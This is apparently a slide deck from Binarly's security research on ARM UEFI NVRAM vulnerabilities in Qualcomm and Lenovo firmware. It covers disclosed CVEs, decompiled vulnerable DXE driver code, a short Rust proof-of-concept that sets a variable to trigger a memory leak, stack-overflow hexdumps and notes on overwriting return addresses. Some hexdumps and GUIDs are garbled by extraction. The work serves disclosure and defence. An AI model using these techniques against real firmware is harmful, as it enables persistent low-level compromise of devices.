


Accessing EFI NVRAM variables on ARM (REconstructed)



First steps into ARM UEFI Pandora's box

NVRAM attack surface, again?



NVRAM Attack Surface: again?

Address	Variable name	Variable GUID	Service	Attributes
00000000001981A7	Tcg2PhysicalPresence	AEB9C5C1-94F1-4D02-BFD9-4602DB2D3C54	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4869	Setup	A04A27F4-DF00-4D42-B552-39511302113D	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4911	SaSetup	72C5E28C-7783-43A1-8767-FAD73FCCAFA4	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4B31	BootType	A04A27F4-DF00-4D42-B552-39511302113D	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4B67	ChgBootChangeLegacy	GACCE65D-DA35-4B39-B64B-5ED927A7DC7E	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4BEA	BootType	A04A27F4-DF00-4D42-B552-39511302113D	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4DC2	SaSetup	72C5E28C-7783-43A1-8767-FAD73FCCAFA4	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4E5B	Setup	A04A27F4-DF00-4D42-B552-39511302113D	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4E8B	ChgBootSetPxeToFirst	GACCE65D-DA35-4B39-B64B-5ED927A7DC7E	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000012E4EBF	OneTimeDisableFastBo...	GACCE65D-DA35-4B39-B64B-5ED927A7DC7E	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
00000000000D187F9	Setup	A04A27F4-DF00-4D42-B552-39511302113D	EFI_SMM_VARIABLE_PROTOCOL::SmmSetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001575F3	MemoryOverwriteReque...	E20939BE-32D4-41BE-A150-897F85D49829	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001580BE	MemoryOverwriteReque...	E20939BE-32D4-41BE-A150-897F85D49829	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
00000000000169A4B	PhysicalPresenceFlags	0F6499B1-E9AD-493D-B9C2-2F90815C6CBC	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
00000000000169ABD	PhysicalPresence	0F6499B1-E9AD-493D-B9C2-2F90815C6CBC	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000016B158	PhysicalPresence	0F6499B1-E9AD-493D-B9C2-2F90815C6CBC	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000016B435	PhysicalPresenceFlags	0F6499B1-E9AD-493D-B9C2-2F90815C6CBC	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000016B473	PhysicalPresence	0F6499B1-E9AD-493D-B9C2-2F90815C6CBC	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018A005	TrEEPhysicalPresence	F24643C2-C622-494E-8A0D-4632579C2D5B	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018A390	TrEEPhysicalPresence	F24643C2-C622-494E-8A0D-4632579C2D5B	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018A3CF	TrEEPhysicalPresence...	F24643C2-C622-494E-8A0D-4632579C2D5B	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018BDED6	Tcg2PhysicalPresence	AEB9C5C1-94F1-4D02-BFD9-4602DB2D3C54	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018E284	Tcg2PhysicalPresence...	AEB9C5C1-94F1-4D02-BFD9-4602DB2D3C54	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
0000000000018F2F1	Tcg2PhysicalPresence	AEB9C5C1-94F1-4D02-BFD9-4602DB2D3C54	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001AF2A4	BootOrder	8BE4DF61-93CA-11D2-AA0D-00E098032B8C	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001AF536	Timeout	8BE4DF61-93CA-11D2-AA0D-00E098032B8C	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001C72B9	BootOrder	8BE4DF61-93CA-11D2-AA0D-00E098032B8C	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS
000000000001C7500	BootOrder	8BE4DF61-93CA-11D2-AA0D-00E098032B8C	SetVariable	NON_VOLATILE BOOTSERVICE_ACCESS RUNTIME_ACCESS

Line 573 of 684

Discovered Multiple Vulnerabilities in ARM UEFI

Vulnerabilities in Qualcomm and Lenovo ARM-based Devices disclosed by Binarly in 2023:

BRLY ID	Type	Vendor	CVE ID	CVSS score	CWE
BRLY-2022-029	Stack overflow via double GetVariable in DXE driver	Qualcomm	CVE-2022-40516	8.2 (HIGH)	CWE-121: Stack-based Buffer Overflow
BRLY-2022-030		Qualcomm	CVE-2022-40517	8.2 (HIGH)	
BRLY-2022-033		Qualcomm	CVE-2022-40520	8.2 (HIGH)	
BRLY-2022-031	Stack memory leak vulnerability in DXE driver	Qualcomm	CVE-2022-40518	4.9 (MEDIUM)	CWE-125: Out-of-bounds Read
BRLY-2022-032		Lenovo	CVE-2022-4432	6.0 (MEDIUM)	
BRLY-2022-034		Lenovo	CVE-2022-4433	6.0 (MEDIUM)	
BRLY-2022-035		Lenovo	CVE-2022-4434	6.0 (MEDIUM)	
BRLY-2022-036		Qualcomm	CVE-2022-40519	6.0 (MEDIUM)	
BRLY-2022-037		Lenovo	CVE-2022-4435	6.0 (MEDIUM)	

https://www.binarly.io/posts/Multiple_Vulnerabilities_in_Qualcomm_and_Lenovo_ARM_based_Devices

New Attack: OOB read (memory leak) with GetVariable/SetVariable pattern

The vulnerable code pattern can be summarized as follows:

```
UINTN DataSize = N;  
EFI_STATUS Status = EFI_SUCCESS;  
Status = gRT->GetVariable(L"Variable1", &gVendorGuid1, &Attributes, &DataSize, Data);  
...  
// Status has not been checked or has been compared to EFI_BUFFER_TOO_SMALL  
gRT->SetVariable(L"Variable2", &gVendorGuid2, Attributes, DataSize, Data);
```

- DataSize is updated by gRT->GetVariable() to the actual size of the requested EFI variable
- DataSize is not re-initialized prior to gRT->SetVariable()
- Hence, when the size of the existing NVRAM variable Variable1 is larger than the original DataSize value (N), the (DataSize - N) additional bytes will be written to Variable2 NVRAM variable on the call to gRT->SetVariable()

New Attack: OOB read (memory leak) with GetVariable/SetVariable pattern

- To exploit such vulnerability, the attacker simply has to change the first variable (to change the `DataSize`)
- The exploitation of such vulnerabilities will work in similar way on x86 and AArch64, and does not require binary exploitation skills

```
9 fn get_set_variable_poc(system_table: SystemTable<Boot>) {
10     let rt: &RuntimeServices = system_table.runtime_services();
11
12     let attrs: VariableAttributes = VariableAttributes::NON_VOLATILE
13         | VariableAttributes::BOOTSERVICE_ACCESS
14         | VariableAttributes::RUNTIME_ACCESS;
15
16     let vendor_guid: VariableVendor = VariableVendor(guid!("59d1c24f-50f1-401a-b101-f33e0daed443"));
17     let name: &CStr16 = cstr16!("Variable1");
18     let value: &[u8;_] = &[0; 1024];
19
20     rt.set_variable(name, &vendor_guid, attributes: attrs, data: value) Result<(), Error>
21         .expect(msg: "failed to set variable");
22 }
```

Demo Time



demo\$



BRLY-2022-029: GetVariable Stack Overflow (QcomChargerDxeWp)

```
int64 sub_1ED8()
{
    UINTN DataSize; // [xsp+8h] [xbp-8h] BYREF
    char Value[1]; // [xsp+2Ch] [xbp+1Ch] BYREF

    Value[0] = 0;
    DataSize = 1i64;
    if ( (gSkipFlag & 1) == 0 )
    {
        gSkipFlag = 1;
        if ( !(gRT->GetVariable)(L"DISABLEBATTERY", &MICROSOFT_VENDOR_GUID, 0i64, &DataSize, Value) )
            gDisableBattery = Value[0] != 0;

        if ( !(gRT->GetVariable)(L"PrintChargerAppDbgMsg", &gVariableGuid, 0i64, &DataSize, Value) )
            gPrintChargerAppDbgMsg = Value[0] != 0;

        if ( !(gRT->GetVariable)(L"ChargerPDLogLevel", &gVariableGuid, 0i64, &DataSize, Value) )
            gChargerPDLogLevel = Value[0];

        if ( !(gRT->GetVariable)(L"ChargerPDLogTimer", &gVariableGuid, 0i64, &DataSize, Value) )
        {
            gChargerPDLogTimer = Value[0];
            gChargerPDLogTimerFlag = Value[0] != 0;
        }

        if ( !(gRT->GetVariable)(L"ForcePowerTesting", &MICROSOFT_VENDOR_GUID, 0i64, &DataSize, Value) )
        {
            gForcePowerTestingValue = 2;
            gForcePowerTestingFlag = Value[0] != 0;
        }
    }
    return 0i64;
}
```

The attacker can overflow the stack through any pair of variables (10 variants max)

<https://binarly.io/advisories/BRLY-2022-030>

BRLY-2022-029: GetVariable Stack Overflow (QcomChargerDxeWp)

```
9F3CEFA0: 00 00 00 00 20 F0 3C 9F-00 00 00 00 2E 00 00 00 *.....<.....*
9F3CEFB0: 00 00 00 00 80 F0 3C 9F-00 00 00 00 EC 94 2C 94 *.....<.....*
9F3CEFC0: 00 00 00 00 00 2F 9A-00 00 00 00 1B C2 12 94 *...../.....*
9F3CEFDC: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*.....*
9F3CEFE0: 00 00 00 00 02 00 00 00-00 00 00 00 80 6D 02 00 00 *.....m..*
9F3CEFFC: 00 00 00 00 00 D0 GF 9C-00 00 00 18 40 9E 94 *.....o.....@..*
9F3CF900: 00 00 00 00 00 D0 6F 9C-00 00 00 98 14 10 94 *.....o.....*.*.
9F3CF010: 00 00 00 00 2E 2E 2E 2E-2E 2E 2E 2E 2E 2E 2E 2E *.....*.....*
9F3CF020: 2E 2E 2E 00 00 00-00 00 00 00 32 45 20 32 *.....*.....2E 2*.
9F3CF030: 45 20 32 32 20 33 32 29-32 30 20 33 32 29 33 32 *E 22 32 20 33 32*.
9F3CF040: 20 32 30 2D 23 32 20 33-30 20 32 32 20 33 32 20 * 20-32 30 22 32 *.
9F3CF050: 32 30 20 33 33 20 33 32-29 32 30 20 00 00 00 00 * 20-33 32 20 ....*.
9F3CF060: 00 00 00 00 B7 27 00 00 00 00 00 00 00 00 00 00 00 *.....*.
9F3CF070: 00 00 00 00 E9 F2 C3 9F-00 00 00 00 00 8D 2C 90 *.....<.....*.
9F3CF080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 *...../...../*.
9F3CF090: 61 61 61 61 62 61 61 61-63 61 61 61 64 61 61 61 *aaaaabaaaacaaaadaaa*.
9F3CF0A0: 65 61 61 66 61 61 61-67 61 61 68 61 61 61 61 *eaaaafaaagaaahaaaa*.
9F3CF0B0: 69 61 61 61 64 61 61-68 61 61 6C 61 61 61 *iaaaJaaakaaalhaa*.
9F3CF0C0: 6D 61 61 61 6E 61 61-6F 61 61 70 61 61 61 *maanaaaaaaotapaaad*.
9F3CF0D0: 71 61 61 61 72 61 61-73 61 61 74 61 61 61 *qaaraasaasaaataaa*.
9F3CF0E0: 75 61 61 76 61 61-77 61 61 78 61 61 61 *uaaavaaaaaaaaaxaaa*.
9F3CF0F0: 79 61 61 7A 61 61-72 62 61 61 62 63 61 61 62 *yaaazzabbaahcaab*.
9F3CF100: 64 61 62 65 61 61-66 61 62 67 61 61 62 *daabeaabfaabgaa*.
9F3CF110: 68 61 61 62 69 61 61-62 66 61 62 68 61 61 62 *haabiabJaaahkaab*.
9F3CF120: 6C 61 61 62 69 61 61-62 66 61 62 67 61 61 62 *laabmaabnaabooab*.
9F3CF130: 70 61 61 62 71 61 61-62 72 61 61 73 61 61 62 *paabqabraabsaab*.
9F3CF140: 74 61 61 75 61 61-62 76 61 61 77 61 61 62 *taabhuabuuabhuuab*.
9F3CF150: 78 61 61 62 79 61 61-62 78 61 61 63 61 61 63 *xaahyuabzaacchaac*.
9F3CF160: 63 61 61 63 64 61 61-63 65 61 61 63 66 61 61 63 *caacdaaceacfaac*.
9F3CF170: 67 61 61 63 68 61 61-63 69 61 61 63 66 61 61 63 *gaachaciacaacjaaac*.
9F3CF180: 6B 61 61 63 66 61 61-63 69 61 61 63 66 61 61 63 *kaaclaarmacnaac*.
```

[tgt->GetVariable(0)] VariableName: Usb4HLOSConfigPrimaryPort, VendorGuid: 882F8C2B-9646-435F-8DE5-F208FF80C1BD, DataSize: 0x1, Status: 0

[tgt->GetVariable(0)] VariableName: Usb4HLOSConfigSecondaryPort, VendorGuid: 882F8C2B-9646-435F-8DE5-F208FF80C1BD, DataSize: 0x1, Status: 0

Address	DataSize	Type
-00000000000000000000000000000028	DataSize	DCQ ?
-00000000000000000000000000000020	DCB ?	; undefined
-0000000000000000000000000000001F	DCB ?	; undefined
-0000000000000000000000000000001E	DCB ?	; undefined
-0000000000000000000000000000001D	DCB ?	; undefined
-0000000000000000000000000000001C	ReturnAddress	DCQ ?
-00000000000000000000000000000014	DCB ?	; undefined
-00000000000000000000000000000013	DCB ?	; undefined
-00000000000000000000000000000012	DCB ?	; undefined
-00000000000000000000000000000011	DCB ?	; undefined
-00000000000000000000000000000010	DCB ?	; undefined
-0000000000000000000000000000000F	DCB ?	; undefined
-0000000000000000000000000000000E	DCB ?	; undefined
-0000000000000000000000000000000D	DCB ?	; undefined
-0000000000000000000000000000000C	DCB ?	; undefined
-0000000000000000000000000000000B	DCB ?	; undefined
-0000000000000000000000000000000A	DCB ?	; undefined
-00000000000000000000000000000009	DCB ?	; undefined
-00000000000000000000000000000008	DCB ?	; undefined
-00000000000000000000000000000007	DCB ?	; undefined
-00000000000000000000000000000006	DCB ?	; undefined
-00000000000000000000000000000005	Value	DCB ?
-00000000000000000000000000000004	DCB ?	
-00000000000000000000000000000003	DCB ?	
-00000000000000000000000000000002	DCB ?	
-00000000000000000000000000000001	DCB ?	
-00000000000000000000000000000000	DCB ?	
-00000000000000000000000000000003 ; end of stack variables	DCB ?	

- The return address is higher on the stack (with less stack offset) than Value, which we can overwrite with a buffer of an arbitrary length
- Such cases can still be exploited:
 - rewrite the values on the stack of the parent function (which are initialized before the vulnerable function is called)
 - overwrite the return address of the parent function (particular case)

BRLY-2022-030: GetVariable Stack Overflow (PILDxe)

```
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".Type");
Res = 0;
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    Res = 1;
    gItemType = Value[0];
}
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".FwName");
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    sub_9B38(word_1E634, 0x1Fui64, Value, 0x1Fui64);
    Res = 1;
}
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".PartiLabel");
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    sub_9B38(word_1E674, 0x1Fui64, Value, 0x1Fui64);
    Res = 1;
}
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".PartiRootGuid");
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    sub_8E98(&byte_1E6B4, Value);
    Res = 1;
}
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".PartiGuid");
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    sub_8E98(&byte_1E6C4, Value);
    Res = 1;
}
AsciiStrToUnicodeStr(&Name, VariableName);
StrCatS(VariableName, 0x80ui64, L".ImagePath");
if ( !(gRT->GetVariable)(VariableName, &gVariableGuid, 0i64, &DataSize, Value) )
{
    sub_9B38(word_1E6D4, 0x1Fui64, Value, 0x1Fui64);
    Res = 1;
}
```

The attacker can overflow the stack through any pair of variables.

The name of the variable has the format:
{Section} . {Setting}

Sections:

ADSPPD, SPSS, ACPI, QUPV3FW, etc (specified in the uefipil.cfg file)

Settings:

Type, FwName, PartiLabel, PartiRootGuid, PartiGuid, ImagePath, SubsysID, ResvRegionStart, ResvRegionSize, ImageLoadInfo, Unlock, OverrideElfAddr, ProxyGuid, BackupPartiLabel, BackupPartiRootGuid, BackupPartiGuid

BRLY-2022-030: GetVariable Stack Overflow (PILDxe)

DataSize is not initialized before the first call of gRT->GetVariable()!

In our case, DataSize takes the value of the address from the stack that exceeds the maximum size of the variable.

The vulnerability can be exploited in other firmware builds.

```
RT->GetVariable(0) VariableName: MsBootPolicySettings, VendorGuid: 5F95741E-CD01-441C-BFAB-AD05FB793919, DataSize: 0x10, Status: Success
RT->GetVariable(0) VariableName: MsBootPolicySettings, VendorGuid: 5F95741E-CD01-441C-BFAB-AD05FB793919, DataSize: 0x10, Status: Success
RT->GetVariable(0) VariableName: SecureBoot, VendorGuid: 8BE4DF61-93CA-11D2-A001-00E99B032BC0, DataSize: 0x1, Status: Buffer Too Small
RT->GetVariable(0) VariableName: SecureBoot, VendorGuid: 8BE4DF61-93CA-11D2-A001-00E99B032BC0, DataSize: 0x1, Status: Success
RT->GetVariable(0) VariableName: ADSPPD_Type, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_FwName, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_PartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_PartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_ImagePath, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_SubsysID, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_ResRegionStart, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_ImgLoadInfo, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_Unlock, VendorGuid: 882F8C2B-9646-435F-0DE5-208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_OverrideElfAddr, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_ProxyGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_BackupPartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ADSPPD_BackupPartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_Type, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_FwName, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_PartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_PartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_ImagePath, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_SubsysID, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_ResRegionStart, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_ImgLoadInfo, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_Unlock, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_OverrideElfAddr, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_ProxyGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_BackupPartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: SPSS_BackupPartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_Type, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_FwName, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_PartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_PartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_ImagePath, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_SubsysID, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_ResRegionStart, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_ImgLoadInfo, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_Unlock, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_OverrideElfAddr, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_ProxyGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_BackupPartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_BackupPartRootGuid, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_FwName, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_PUFSM_Type, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
RT->GetVariable(0) VariableName: ACPI_PUFSM_PartLabel, VendorGuid: 882F8C2B-9646-435F-0DE5-F208FF80C1BD, DataSize: 0x9F3CF100, Status: Out of Resources
Press ENTER to continue or 'Q' break.
```

BRLY-2022-033: GetVariable Stack overflow (UsbConfigDxe)

```
    DataSize = 1i64;
    Status = gRT_0->GetVariable(L"UsbConfigPrimaryPort", &gVendorGuid, 0i64, &DataSize, &PortValue);
    if ( Status >= 0 )
        LODWORD(v4) = sub_B208(PortValue);
    else
        LODWORD(v4) = 32;
    if ( Status < 0 && DebugEnabled() && DebugModeEnabled(2) )
        DebugLog(2i64, "%a: UsbStartLoopbackInit, write pri failed %d\n", "UsbStartLoopbackInit", Status);
    Status = gRT_0->GetVariable(L"UsbConfigSecondaryPort", &gVendorGuid, 0i64, &DataSize, &PortValue);
    if ( DebugEnabled() && DebugModeEnabled(2) )
        DebugLog(2i64, "%a: read Sec 0x%x\n", "UsbStartLoopbackInit", v3);
```



The vulnerable pattern is present in the **UsbConfigStartUsbLoopback** event callback function

```
    Status = gBS->CreateEventEx(
        512i64,
        8i64,
        UsbConfigStartControllerCb,
        0i64,
        &gUsbConfigStartControllerGuid,
        &gUsbConfigStartControllerEventHandle);
    if ( (Status & 0x8000000000000000ui64) == 0 )
    {
        Status = gBS->CreateEventEx(
            512i64,
            8i64,
            UsbConfigStartUsbLoopbackCb,
            0i64,
            &gUsbConfigStartUsbLoopbackGuid,
            &gUsbConfigStartUsbLoopbackEventHandle); // 0x95808d98
        if ( (Status & 0x8000000000000000ui64) == 0 )
        {
            Status = gBS->CreateEventEx(
                512i64,
                8i64,
